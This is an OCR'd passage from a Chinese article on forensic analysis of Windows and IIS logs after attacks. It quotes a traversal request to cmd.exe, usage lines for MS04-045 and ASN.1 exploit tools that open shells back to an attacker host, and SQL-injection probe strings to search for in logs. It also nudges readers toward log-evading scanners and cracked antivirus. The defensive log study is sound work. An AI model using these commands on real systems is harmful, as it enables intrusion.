


图11

W3C扩充日志格式在2006年3月11日记录下的IIS日志，默认情况下每天一个日志），使用记事本打开就可以看到里面的内容，如图11。

截取其中部分信息如下：

```
#Version: 1.0
#Date: 2006-03-11 15:42:10
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status cs(User-Agent)
2006-03-11 15:42:10 HEAD /_mem_bin/..?..?..?..?winnt/system32/cmd.exe /c+dir 404
```

这条日志详细的记录了事件发生的日期、时间、客户端IP地址、客户端用户名、服务器（本机IP地址）、服务器端口、请求资源所使用的方法、所请求的RUI资源、返回状态、客户端使用的浏览器类型。

因此我们可以知道在2006-03-11 15:42:10这个时间，服务器受到了来自192.168.0.123的URL编码扫描，对方请求了**http:// 192.168.0.102/_mem_bin/..?..?..?..?winnt/system32/cmd.exe /c+dir**这个URL地址后，得到了一个404的错误返回代码（这是一个比较老的漏洞了，曾经的中美黑客大战时期，中国大部分“黑客”就是使用该漏洞进行攻击的）。

不过这些漏洞实在太过久远，基本上不可能对服务器的安全构成威胁了。对于一个熟练的入侵者，他会直接选择最新出的流行的漏洞来进行扫描。举个例子，MS05039漏洞出来后，出现了一个针对该漏洞的专用扫描器，如图12（之前有MS04011、MS04045，之后有MS05051，这些漏洞扫描器的界面都是完全一样的）。




图12

不过经过无数次的实验以后，我无奈的发现，这些扫描器基本上没有在系统自带的日志上留下任何痕迹！这对管理员来说，或许是个坏消息，可是对于正在看此文章的你来说，你是否决定以后入侵之前的扫描会全部改用类似的扫描器呢？

2.2 溢出攻击时留下的日志

好了，黑客们扫描结束后，就该根据扫描的结果进行攻击了！我们首先假设黑客发现这台机器的某个溢出漏洞，并使用了工具进行溢出攻击，那么我们根据漏洞的不同来进行测试（测试的方法为，首先将目标机器上所有日志清除，然后对目标进行溢出，查看新生成的日志）。

MS04045漏洞

微软的04045漏洞出现在WINS服务中，该服务默认并没有安装，需要在Windows2000中依次展开“开始”／“设置”／“控制面板”／“添加删除程序”／“添加删除Windows组件”／“网络服务”后进入详细信息里选择安装，安装完毕以后，服务器会打开42端口。黑客们进行攻击时是使用以下命令：ms04045.exe –r 192.168.0.102 –t 0 –l 192.168.0.123 –p 1235（溢出攻击192.168.0.102，并使其将shell发到192.168.0.123的1235端口上。当然，事先要让192.168.0.123监听好该端口）。




图13

攻击结束后，我们发现被攻击的服务器上多了三条日志，如图13、图14、图15、图16。




图14




图15

1.WINS的Push线程遇到一个错误。将试图恢复。

2.WINS遇到内存不足的情况，请检查系统的虚拟内存是否用完。

3.出现了一个错误，WINS试图从中恢复。如果恢复失败，请检查前面的事件日志项以确定恢复失败的原因。进行适当操作以解决此问题。




图16

MS-04007 ASN.1 漏洞

这个漏洞可以使用5个不同的服务（自然对应了五个端口）来溢出。IIS服务（80端口）、IIS-SSL服务（443端口）、SMTP服务（25端口）、NetBIOS（139端口）以及SMB服务（445端口）。我们使用sagi为大家编译好的winasn.exe。用法很简单，**winasn –p 目标端口 目标IP**或者是**winasn –s 服务类型 目标IP**。比如我们现在要溢出的是192.168.1.8，输入：**winasn –s smb 192.168.1.8**，成功的话就会打开对方的8721端口，如果我们的溢出工具目录下还放有nc.exe的话，它还会自动调用nc去连接目标机的8721端口得到shell，如图17。




图17

此时查看日志可以知道，多出了一条系统日志提示：安全程序包Negotiate产生了意外现象。程序包被停用。意外现象信息是数据，如图18（使用其它端口攻击留下的日志也是一样的）！

MS-04011、MS05039等其它漏洞未见异常日志。




图18



图19

总结分析：从上面几次测试我们可以看到，一般来说，出现在某个服务上的漏洞受到攻击后，如果这个服务会出错，就会被记录下来。但是并不直观，信息并不充分，而且有些漏洞攻击甚至不会被记录下来！因此，我们不能完全信任系统自带的日志。那么有没有能让我们放心的工具来胜任这个功能呢？其实很简单，安装一个带防御功能的杀毒软件不需要进行任何设置就可以解决！笔者测试过的有McAfee和卡巴斯基都有这个功能，如图19、图20（这里推荐一下这两款杀毒软件，它们都有破解版或者是有免费的Key文件让我们穷人免费使用，而且又是全球有口皆碑的著名品牌，嘿嘿^_^）。




图20

2.3 遭遇SQL注入攻击真实案例分析

上次有个朋友和我说现在黑站除了注入还是注入，这话虽然有些偏激，可还是能看出注入这一技巧在实战中所占的比重！幸运的是，这种攻击方式也是众多攻击方式中最容易留下“不可磨灭”的证据的。比如前阵子好朋友FlyAway工作了，没多久就发现服务器被人入侵，查看了一下IIS日志，果然发现了对方入侵的步骤，并且将IIS日志文件发给了我做分析，在此向他表示感谢。

分析日志时所使用的工具是著名的文本编辑器UltraEdit-32。使用它打开这个日志记录后，我们可以看到如图21所示。这里记录了一些IIS的基本信息，我们跳过去不管。首先按下Ctrl+F打开搜索功能，查找关键字：“1=1”等等，你可能要问我为什么要找这个？我们都知道，在SQL注入之前，人们都喜欢使用著名的“and 1=1”和“and 1=2”来判断是否存在注入漏洞，与此相对应的还有“' and '1'='1”，“' and '%25'='%25”等等，因此，大家也可以自己思考使用特定的字符来搜索（比如搜索单引号）。

在搜索的同时呢，我们选中“列出包含字符串所在的行”，可能会比较方便我们一会的工作，如图22。

